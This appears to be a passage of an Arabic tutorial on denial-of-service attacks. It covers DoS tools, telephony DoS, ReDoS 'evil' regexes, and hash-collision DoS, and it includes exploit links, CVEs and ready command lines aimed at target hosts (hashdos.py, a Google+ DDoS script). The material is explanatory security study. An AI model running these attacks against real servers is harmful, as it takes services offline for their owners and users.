
DoSHTTP يشمل **URL Verification**، **HTTP Redirection**، تعين المنافذ "***Port Designation***" ورصد الأداء وتحسين إعداد التقارير.

يستخدم **DoSHTTP** مآخذ "**sockets**" متعددة متزامنة لتنفيذ فيضانات **HTTP** الفعالة. ويمكن استخدام **DoSHTTP** في وقت واحد على عدة عملاء لمضاهاة هجوم الحرمان من الخدمة الموزعة (**DDoS**).

DoSHTTP يمكن أن تساعد مهني تكنولوجيا المعلومات في اختبار أداء خدمة الويب وتقييم برامج الحماية الخاصة بالخادم على شبكة الإنترنت. تم تطوير **DoSHTTP** من قبل مهنيين أمن تكنولوجيا المعلومات وتطوير البرمجيات.


الميزات:

- سهلة الاستخدام وقوية كأداة اختبار لأداء **HTTP Flood Denial of Service (DoS)**.
- يستخدم مآخذ "**sockets**" متعددة متزامنة لأداء فيضانات **HTTP** فعال.
- يسمح بعدة عملاء لمضاهاة هجوم الحرمان من الخدمة الموزع.
- يسمح بتعيين منفذ الهدف داخل **URL [http://host:port/]**.
- يدعم إعادة توجيه **HTTP** لإعادة توجيه الصفحات تلقائيا (اختياري).
- يشمل مراقبة الأداء وإعداد التقارير المحسنة.
- يسمح بتعديل حقول **User Agent header**.
- تتيح للمستخدم تعريف المقبس "**sockets**" وطلب الإعدادات.
- يدعم **numeric addressing** لعناوين المواقع المستهدفة.
- يتضمن دليل المستخدم الشامل
- يخلى جميع عناوين الهدف وإعادة تعيين جميع الخيارات.
- الآن يدعم 15،000 من الاتصالات المتزامنة.



Sprut

Sprut هو اداه لأداء هجوم **TCP** الحرمان من الخدمة متعدد.




PHP Dos/DDoS Script (Dos Attack Tool)

هذا السكريبت هو **PHP script** الذي يسمح للمستخدمين لتنفيذ هجمات دوس (الحرمان من الخدمة) ضد **IP/website** دون أي تعديل أو معلومات محددة.



PHP DoS




Traffic at Victim Machine

أدوات أخرى



Janidos



Supernove

Commercial Chinese DIY DDoS Tool

BanglaDos

Mega DDoS Attack

DoS

Telephony Denial-of-Service

الصوت عبر ميثاق الإنترنت (بروتوكول الإنترنت) **Voice over IP** أو **VoIP** هو وسيلة لربط المحادثات الصوتية عبر الإنترنت أو عبر أي شبكة تستخدم ميثاق الشبكة **Internet Protocol**. وبالتالي يمكن لأي عدد من الأشخاص متصلين سويًا بشبكة واحدة تستخدم بروتوكول الإنترنت (**IP**) مثل (الإنترنت) أن يتحادثوا هاتفيًا باستخدام هذه التقنية. تم استخدام هذه التقنية بطريقه سيئة من خلال أعداد كبيرة من أصوات المكالمات الهاتفية الغير مكلفة ومؤتمتة بسهولة عند القيام باتصال حقيقي والتى حرفت عن طريق انتحال هوية المتصل.

وفقا لمكتب التحقيقات الاتحادي الأمريكي، فقد ظهر telephony denial-of-service (TDoS) كجزء من المخططات الاحتيالية المختلفة:

- قيام المخادع باتصال مع المصرف الخاص بالضحية أو الوسيط، وانتحال شخصية الضحية لطلب نقل الأموال. فيحاول المصرفي الاتصال بالضحية للتحقق من النقل ولكنه يفشل حيث يتم إغراق خطوط هاتف الضحية مع الآلاف من المكالمات الوهمية، مما يجعل الضحية غير قابلة للوصول.
- اتصالات المخادع مع المستهلكين مع مطالب وهمية لجمع قرض من المال لآلاف من الدولارات. عندما يعترض المستهلك، فان المخادع ينتقم مع اغراق صاحب العمل الضحية بالآلاف من المكالمات الآلي. في بعض الحالات، يتم عرض وتزييف هوية المتصل من أجل انتحال الشخصيات أو هيئات الشرطة المكلفين بإنفاذ القانون.
- اتصالات المخادع بالمستهلكين مع مطلب وهمى لتحصيل الديون ويهدد بارسال الشرطة؛ عندما يرفض الضحية فان المحتال يقوم بإغراق أرقام الشرطة المحلية بالمكالمات والتي تم تزييف هوية المتصل بها لعرض رقم الضحية. الشرطة تصل الى مقر الضحية محاولة العثور على مصدر المكالمات.

Telephony denial-of-service يمكن أن توجد حتى من دون اتصال هاتفي عبر الإنترنت. في عام 2002 فضيحة انتخابات مجلس الشيوخ نيو هامبشير، حيث استخدمت الاتصالات الهاتفية لإغراق الخصوم السياسيين مع اتصالات زائفة لهاتف بنك مشوش في يوم الانتخابات.

TDoS تختلف عن غيرها من المضايقات الهاتفية (مثل المكالمات والمكالمات الهاتفية ذات المزحة البذيئة) حيث مع رقم الاتصال الأصلي يمكن اشغال الخطوط مع المكالمات الآلية المتكررة، وهنا يتم منع الضحية من إجراء أو استقبال المكالمات الهاتفية سواء الروتينية والطارئة.

ومن المآثر المتعلقة بهذه هجمات **SMS flooding** و**black fax** أو **fax loop transmission**.

ويمكن القيام بذلك من خلال أي موقع يقدم خدمة caller ID spoofing او من خلال DDoS for hire الذي تقدم هذه الخدمة مقابل قدر من المال.

هجمات الحرمان من الخدمة الغير مقصودة "Unintentional Denial-of-Service"

هذا يصف الحالة التي يكون فيها موقع على شبكة الانترنت تم اسقاطه او توقف عن العمل، وهذا ليس بسبب هجوم متعمد من قبل فرد واحد أو مجموعة من الأفراد، ولكن ببساطة بسبب الارتفاع الهائل المفاجئ في شعبيته. هذا يمكن أن يحدث عند يقوم موقع على الانترنت ذات شعبيه هائلة بمشاركة رابط بارز، على سبيل المثال، كجزء من القصة الإخبارية. والنتيجة هي أن نسبة كبيرة من المستخدمين المنتظمين على الموقع الأساسي والذي يحتمل مئات الآلاف من الناس – قامت بالنقر فوق هذا الرابط في غضون ساعات قليلة، وهذا له لها نفس التأثير على الموقع المستهدف من قبل هجوم دوس. و **VIPDoS**هو نفسه، ولكن على وجه التحديد عندما يتم نشر رابط من قبل المشاهير.
عندما توفي مايكل جاكسون في عام 2009، فان مواقع مثل جوجل وتويتر حدث لها تباطأ أو حتى تحطمت.
أجهزة الراوتر يمكنها أيضا إنشاء هجمات حجب الخدمة غير مقصودة، حيث ان كل من **D-Link** و**Netgear** راوتر كلا من يمكنها تخريب **NTP** من خلال إغراق خوادم **NTP** دون احترام القيود المفروضة على أنواع العميل أو الحدود الجغرافية.

يمكن أن يحدث الحرمان من الخدمة، عن غير قصد مماثل أيضا عن طريق وسائل الإعلام الأخرى، على سبيل المثال عندما يذكر **URL** على التلفزيون. فإذا كان لم يتم فهرستها من قبل خوادم جوجل أو محرك بحث آخر خلال فترات الذروة من النشاط، أو ليس لديها الكثير من عرض النطاق الترددي المتوفر في حين يتم فهرستها، فإنه يمكن أيضا إحداث آثار هجوم حجب الخدمة.

تم اتخاذ الإجراءات القانونية في واحد على الأقل مثل هذه الحالة. في عام 2006، مؤسسة ***Universal Tube & Rollform Equipment*** للمعدات قامت برفع دعوى قضائية ضد شركة يوتيوب: حيث ان أعداد هائلة من مستخدمي **youtube.com** قاموا عن طريق الخطأ كتابة **URL** الشركة، **utube.com**. ونتيجة ذلك، أنفقت الشركة مبالغ كبيرة من المال لرفع مستوى عرض النطاق الترددي.
في مارس عام 2014، بعد أن فقدت الطائرة الماليزية ***Malaysia Airlines Flight 370***، أطلقت ديجيتال خدمة ***crowdsourcing service*** التي يمكن أن تساعد في البحث عن الطائرة المفقودة في صور الأقمار الصناعية. فطغت الاستجابة خوادم الشركة.

Denial-of-Service Level II

هدف هجوم **DoS L2** هو أن يتسبب في إطلاق آلية الدفاع التي تغلق قطعة الشبكة التي نشأ الهجوم منها. في حالة هجوم **DDoS** أو **IP header modification** (وهذا يعتمد على نوع السلوك الأمني) فإنه سيتم فصل شبكة الإنترنت تماما عن الهجوم، ولكن من دون سقوط النظام.

Regular expression Denial of Service - ReDoS

Regular expression Denial of Service (ReDoS) هو هجوم الحرمان من الخدمة، الذي يستغل حقيقة أن معظم تطبيقات **Regular Expression** قد تصل الى الأوضاع القاسية التي تسبب العمل ببطء شديد (المتعلقة بشك كبير مع حجم المدخلات). يمكن للمهاجم ان يتسبب للبرنامج باستخدام تعبير عادي **Regular Expression** الدخول في الحالات القصوى ومن ثم التعطل لفترة طويلة جدا.

الوصف


جميعنا يعلم ان جميع مواقع الويب, البرمجيات كل شيء في عالم الحوسبة يستخدم التعابير المنطقية "***regular expression***" والاتومات "***automaton***" (ففي الصراف الآلي نضع البطاقة أولاً ومن ثم نستخدم لوحة المفاتيح للاستعلام عن الرصيد أو لسحب مبلغ معين أو...إلخ، أي يكون لدينا عدد من الأحداث بتسلسل معين ولكن يوجد اختلاف في تسلسلات الأحداث فالتسلسل غير ثابت وتسلسل الأحداث هذا الذي يتم على المعلومات أو على حركة المعلومات هو الحسابات واللغة التي يتعرف عليها الأتومات الخاص بهذا النظام، بالتالي ليس من الضروري السير بنفس التسلسل في كل مرة فمثلاً بعد ادخال البطاقة للصراف ليس من المفروض دائماً اختيار الحساب الجاري بل ممكن اختيار حساب التوفير فكلا العمليتين مقبولتان بالنسبة لنا وبالتالي يمكن الذهاب بفرعين مختلفين في الأتومات).
لشرح هذا سوف يدخلنا الى عالم البرمجة ولكن للذي يريد ان يقرا في هذا الموضوع ويفهمه يمكن ذلك من خلال الاتومات "automaton".

ما يهمنا هنا هو Evil Regexes

الـ **regex** "**Regular Expression**" التي تسمى **evil** هي التي تلتصق بالمدخلات التي صيغت بعناية.
امثله على Evil Regexes كالاتي:

(a+)+
([a-zA-Z]+)*
(a|aa)+
(a|a?)+
(.*a){x} | for x > 10

المهاجم يستخدم المعرفة المذكورة أعلاه للبحث عن التطبيقات التي تستخدم التعابير المنطقية "***regular expression***"، التي تحتوي على **Evil Regexes**، وإرسال المدخلات التي صيغت بعناية، والتي سوف تسبب تعطل النظام. بدلا من ذلك، إذا تأثر **Regexes** نفسها بإدخال المستخدم، فان المهاجم يمكنه حقن **Evil Regexes**، وجعل النظام عرضة للخطر.



في كل طبقة من طبقات **WEB** هناك التعابير المنطقية "***regular expression***"، التي قد تحتوي على **Evil Regexes**. المهاجم يمكنه أن يعطل متصفح الويب (على جهاز كمبيوتر أو يحتمل أيضا على الجهاز المحمول)، يعطل جدار حماية تطبيق ويب(**WAF**) ، ومهاجمة قاعدة بيانات، وحتى مهاجمة نقاط ضعف خادم الويب.

على سبيل المثال إذا وجد هذا في تطبيق ويب.

```
String userName = textBox1.Text;
String password = textBox2.Text;
Regex testPassword = new Regex(userName);
Match match = testPassword.Match(password);
if (match.Success)
{
   MessageBox.Show("Do not include name in password.");
}
else
{
   MessageBox.Show("Good password.");
}
```

من خلال هذا إذا قام المستخدم بإدخال "**^(([a-z])+.)+[A-Z]([a-z])+$**" كاسم المستخدم و "**aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!**" ككلمة السر فان هذا سوف يؤدى الى التعطل "**hang**".


Hash Collisions DoS Attacks

PHP - ASP.Net Hash Algorithm Collision DoS

في هذا القسم سوف نظهر لكم كيف يمكن هجوم الحرمان من الخدمة في الطبقة 7 ضد تطبيقات الويب، من خلال خوارزمية **hash algorithm collision**.

على وجه الخصوص، هذه الأنواع من الهاش، ليست كنوع من أنواع التشفير ولكنها كهشات للمعلمات الحسابية البسيطة يستخدمها اللغات الشائعة مثل **PHP**، **Java**، **Python** و**ASP.Net**.

"جدول الهاش (*Hash table*)" أو "خارطة الهاش (*Hash map*)" هي إطار بيانات محدد يستخدم دالة الهاش "*Hash functions*" لتعيين قيم الهوية "*Identification Value*" المعروفة باسم "المفاتيح (**key**)" (على سبيل المثال اسم الشخص) مع القيم الأخرى المرتبطة بها (على سبيل المثال عنوان الشخص). يوضح الشكل التالي جدول هاش نموذجي.



القيم "الزرقاء" هي المفاتيح "**keys**" بينما القيم "الخضراء" هي التي تحتلها المفاتيح. في كثير من الأحيان يحدث تصادم الهاش "**hash collision**" ويتم التعامل من خلال تنمية الإطار "*Development framework*".

المهاجم الذي يعرف دالة الانشاء "**generation function**" يمكنه القيام بحساب قيم معينة وإرسال هذا إلى التطبيق الهدف. التطبيق سوف يترجم هذه القيم داخل إطار البيانات مما يؤدى الى توليد حمولة زائدة على وحدة المعالجة المركزية مما تسبب ذلك في حالة الحرمان من الخدمة.

على سبيل المثال، إذا قمنا بإرسال 2 ميغابايت من القيم الى خادم الويب من خلال طلب **POST HTTP** واحد، هذه القيم تولد نفس هاش البيانات داخل الإطار، وهنا سوف نرى تجاوز سعة الخدمة التي تسببها المقارنة الجبرية لـ 40 مليارات من السلاسل.

اللغات والتطبيقات ذات نقاط الضعف هذه في الواقع هي:

- **Java, all versions**
- **JRuby <= 1.6.5**
- **PHP <= 5.3.8, <= 5.4.0RC3**
- **Python, all versions**
- **Rubinius, all versions**
- **Ruby <= 1.8.7-p356**
- **Apache Geronimo, all versions**
- **Apache Tomcat <= 5.5.34, <= 6.0.34, <= 7.0.22**
- **Oracle Glassfish <= 3.1.1**
- **Jetty, all versions**
- **Plone, all versions**
- **Rack <= 1.3.5, <= 1.2.4, <= 1.1.2**
- **V8 JavaScript Engine, all versions**

❖ PHP Hash Function Weakness

لغة **PHP** تستخدم دالة الهاش المحددة **DJBX33A** وهذا هو اختصار لـ "***Daniel J.Bernstein's X 33 Times with Addition***" التي يمكن أن تكون كودها مماثل على النحو التالي:

```
/* Hash function created by Daniel J. Bernstein x
                         33 Times with Addition */
hash_t bernstein_hash(const unsigned char *key)
{
hash_t h=0;
while(*key) h=33*h + *key++;
return h;
}
```

تقوم هذه الدالة بإعراب البيانات التي ترسل عن طريق طلب **POST HTTP** داخل جدول الهاش **$_POST**.

بسبب هيكل هذه الدالة، فان اللغة تصبح ضعيفة مقابل هذا النوع من الهجوم. الحد الأقصى لحجم طلب **POST** لهذه البيئة عادة ما يكون 8 ميغابايت، ولكن إذا تم ملء هذه مع بعض القيم التي من شأنها أن تسبب الاصطدامات المتعددة "***multiple collisions***"، فهذا سوف يولد حجب الخدمة التي يمكن أن تستمر لعدة ساعات إذا لم يتم حصر هذه المعلمات في ملف **php.ini**:

max_input_time (default -1, illimited)
max_execution-time (default 30 seconds)

لسوء الحظ، هذه "القيود" لا يمكنها التخفيف بشكل فعال لهذا النوع من الهجمات إذا قام المهاجم بإرسال طلبات متعددة. سلسلة الاكواد التالية، تحلل واحد من المأثر "**exploit**" المتاحة لهذا الضعف، وتظهر كيف أن الحمولة التي يتم إرسالها إلى خادم الويب الهدف، تولد الاصطدامات في دالة الهاش:

Ld = {'0':'Ez', '1':'FY', '2':'G8', '3':'H' +chr(23), '4':'D'+chr(122+33)}

❖ ASP.Net Hash Function Weakness

لغة **ASP.Net** تستخدم طلب الكائن "***object Request***". النموذج "***forms***" يستخدم دالة هاش مختلفة تسمى **DHBX33X** وهي اختصار لـ "**Daniel J. Bernstein's X 33 Times with XOR**" والتي هي عرضة للخطر بسبب هجوم **Meet-In-The-Middle.**

المهاجم، الذي يريد توليد هجوم ضد تطبيق **ASP.Net**، يمكن أن يستهلك وحدة المعالجة المركزية بالكامل في 90-100 ثانية مستخدما طلب **POST HTTP** واحد. في هذه الحالة، إذا قام المهاجم بإرسال طلبات متعددة، فانه يمكن أن يولد حالة حجب الخدمة التي يمكن أن تستمر لعدة ساعات. عموما، كل نوع من خادم الويب الذي يستخدم **ASP.Net**، والتي تقبل طلبات **HTTP** مثل

application/x-www-form-urlencoded or multipart/form-data

هي نقطة ضعف يستغلها المهاجم في هجومه.

❖ PHP Hash Table Collision Practice Attack

المأثر المستخدمة "***Exploit used***" هنا هي ***HashCollision-DOS-POC*** من قبل كريستيان مهلمور. والتي تم ادراجها في سكريبت بايثون والتي يمكنك تحميله من خلال الرابط التالي:

https://github.com/FireFart/HashCollision-DOS-POC

في هذا الجزء سوف نظهر مثالا عمليا لتوليد هجوم **PHP Hash Table Collision**. ويتحقق هذا المثال على الهدف مع اباتشي 2.2 كخادم الويب مع **PHP** ذات الإصدار 5.3.8. نظام التشغيل: ويندوز 7.

هذه المأثر تحتاج على الأقل تطبيق بايثون ذات الإصدار 2.7 فيما فوق لكي يعمل والذي يستغل نقاط الضعف الواردة في **CVE** التالية:

Apache Geronimo: CVE-2011-5034
Oracle Glassfish: CVE-2011-5035
PHP: CVE-2011-4885
Apache Tomcat: CVE-2011-4858

أولا، نحن بحاجه الى تثبيت **Pythonbrew**، إذا لم يكن لديك بايثون 2.7 المثبتة بالفعل. **Pythonbrew** سوف تسمح لنا للتعامل مع مختلف إصدارات لغة بايثون (يمكنك تحميله من خلال الرابط Pythonbrew).

ثم نقوم بطباعة الامر التالي ضد الموقع الهدف كالاتي:

$ python hashdos.py –u http://192.168.16.16/index.php -v -c 500 -t PHP

```
root@bt:~/hackin9# python hashdos.py -u http://95.224.[redacted].[redacted]/index.php -v -c 500 -t PHP
```

Google+ HTTP GET Request DDoS

في هذا القسم سوف نشرح مثال عن كيف أنه يمكننا أحيانا استغلال نقاط الضعف التي لا ترتبط مباشرة مع الهدف، بل مع الخدمات القادرة على العمل على كميات كبيرة من عرض النطاق الترددي، مما يسمح لنا بتحقيق هجمات **DDoS** فعالة. لا يمكننا أن نضمن أن هذا النوع من التقنية لا يزال يعمل لان موظفي غوغل قاموا بإصلاح المشكلة.

منذ وقت مضى، مجموعة من القراصنة الإيطاليين، أظهروا كيفية استخدام الشبكات الاجتماعية على **Google+** كـ "بروكسي" لطلبات **HTTP GET** والتي تذهب للبحث عن ملف معين (عادة ما يكون **.doc** أو **.pdf**) داخل التطبيق الهدف، وذلك باستخدام بعض الاسكريبات والتي سوف تجبر **Google+** للقيام بمئات الطلبات في نفس الوقت.

تقنية ممكنة لأن الشبكة الاجتماعية تتيح معاينة الملفات المطلوبة والمواقع، وداخل بعض الأقسام المعينة، مع جميع المعلومات من خلال بروتوكول **HTTP**.

من دون التحقق من صحة الإدخال الصحيح ووضع طلبات الحد، فمن الممكن إرسال كمية كبيرة من الطلبات مباشرة من خوادم جوجل والنطاق الترددي لها. هذا سوف يسمح للمهاجمين أيضا بنسبة جيدة عدم الكشف عن هويته.

يتم هذا الهجوم من خلال سكريبت يمكنك تحميله من خلال الرابط http://www.lo0.ro/2011/08/29/google-plus-ddos-attack-script والذي قاما بإنشائه فريق **IHTeam** "*http://www.ihteam.net*" ويتم استخدامه على سبيل المثال كالاتي:

$ ./ddos.sh http://www.victim-website.com/some-file-url/file-name.mp3 1000

THE BOTNET AS A DDOS TOOL

بغض النظر عن الأداة المستخدمة في الهجوم، ومع ذلك، فإن القدرة على شن هجوم من أجهزة كمبيوتر متعددة -سواء كانت المئات، الآلاف، أو الملايين -يضخم بشكل كبير من احتمال وقوع الهجوم ليتسبب الحرمان من الخدمة. المهاجمين غالبا ما يكون لديهم "**botnet**" تحت تصرفهم -مجموعات كبيرة من أجهزة الكمبيوتر المخترقة، وغالبا ما يشار إليها باسم "زومبي"، مصابين بالبرمجيات الخبيثة التي تسمح للمهاجمين بالسيطرة عليهم. أصحاب الروبوتات، أو "**herders**"، قادرين على السيطرة على الآلات في شبكة الروبوتات الخاصة بهم عن طريق قناة سرية مثل**IRC** ، وإصدار الأوامر لأداء الأنشطة الخبيثة مثل هجمات الحرمان من الخدمة، إرسال البريد المزعج، وسرقة المعلومات.

اعتبارا من عام 2006، كان متوسط حجم شبكة الروبوتات في جميع أنحاء العالم حوالي 20،000 آلات (كما حاول أصحاب الروبوتات إلى تقليص شبكاتها لتجنب الكشف)، أيضا كان هناك شبكات البوتنت الأكثر تقدما، مثل **BredoLab**، **Conficker**، **TDL-4**، و**Zeus** حيث قدرت باحتوائها على الملايين من الآلات. كثيرا ما يمكن تأجير شبكات بوتنت كبيرة من قبل أي شخص على استعداد لدفع ما لا يزيد عن 100 دولار في اليوم لاستخدامها (في بعض الإعلانات على منتدى على شبكة الإنترنت عرضت استخدام الروبوتات التي تحتوي على 80،000-120،000 من الوكلاء بـ 200 دولار في اليوم)، مما يسمح لأي شخص تقريبا مع فقط المعرفة التقنية المعتدلة والأدوات المناسبة إطلاق هجوم مدمر. مع هذا في الاعتبار، فإنه من المهم أن تكون على علم بجميع أدوات الهجوم الأخيرة، والحفاظ على البرمجيات محدثه إلى تاريخ اليوم على جميع الخوادم وأجهزة الشبكة الأخرى، واستخدام أنوع من الحلول للتخفيف من الدوس لحماية ضد الهجمات لأنها لا تزال في تطور.

أدوات التهديد المخلوطة "Blended Threat Toolkits"

تتضمن التهديدات المخلوطة "**Blended Threat**" عادة بعض أو كل من العناصر التالية، والتي يمكن أن تختلف بسبب نظام التشغيل، درجة الأتمتة (على سبيل المثال، والديدان)، والمؤلف، الخ.

- **Windows network service program**: من الأدوات الشائعة في ويندوز والتي تعتبر من التهديدات المخلوطة وهو برنامج يسمى**Firedaemon** . **Firedaemon** مسؤولة عن تسجيل البرامج ليتم تشغيلها كما الخوادم، حتى يتمكنوا من الاستماع الى مآخذ الشبكة "**Network Sockets**" للاتصالات الواردة. **Firedaemon** سوف يقوم بالسيطرة عادة على ملقم **FTP**، **IRC bounce program**، و/أو **backdoor shell**.
- **Scanners**: العديد من فاحصات الشبكة المختلفة تساعد المهاجم لكي يستطلع الشبكة المحلية ويجد المضيفين الآخرين للهجوم. قد تكون هذه **simple SYN scanners** مثل **synscan**، من الممكن ان تكون **TCP banner grabbers** مثل **mscan** او فاحصات بكامل ميزاتها، أو أكثر مثل **nmap** (http://www.nmap.org).

- **Single-threaded DoS programs**: في حين قد تبدو بعض البرامج من الطراز القديم، فان إغراق **UDP** أو **SYN** بسيط مثل **synk4** يمكن أن تكون فعالة ضد بعض الأنظمة. المهاجم يجب عليه تسجيل الدخول إلى المضيف وتشغيل هذه الأوامر من سطر الأوامر، أو استخدام بوت **IRC** التي هي قادرة على تشغيل الأوامر الخارجية، مثل ***Power bot***.
- **An FTP server**: تثبيت خادم **FTP**، يسمح للمهاجمين (أو قراصنة البرمجيات/الميديا الذين يضاعفون هجمات دوس) بتحميل الملفات إلى المضيف المخترق.
- **An IRC file service (Warez) bot**: من المعروف ان الملفات الميديا المقرصنة (الموسيقى والفيديو) والبرمجيات تعرف باسم **Warez**. ومن المعروف أن البوت الذي يقوم بخدمة **Warez** معروف باسم **Warez bot**. البوت وعملاء **IRC** قادرة على نقل الملفات باستخدام ميزة في **IRC** يسمى بروتوكول ***Direct Client-to-Client (DCC) protocol***. الان مع تدنى شهرة **IRC** فبدا استخدام شبكات **P2P**.

وارز (**Warez**): وتعني برامج الحاسوب التي يقع توزيعها بطريقة غير شرعية وخاصة عن طريق الأنترنت (عن طريق شبكة تسمى "داركنت") وتحظى هذه البرامج بقبول كبير لدى مستخدمي الإنترنت لأنهم بذلك يستعملون البرامج مجانا ودون الاضطرار لشراء البرنامج، وتحميل الوارز يعتبر قرصنة وسرقة ومحرم دولياً.

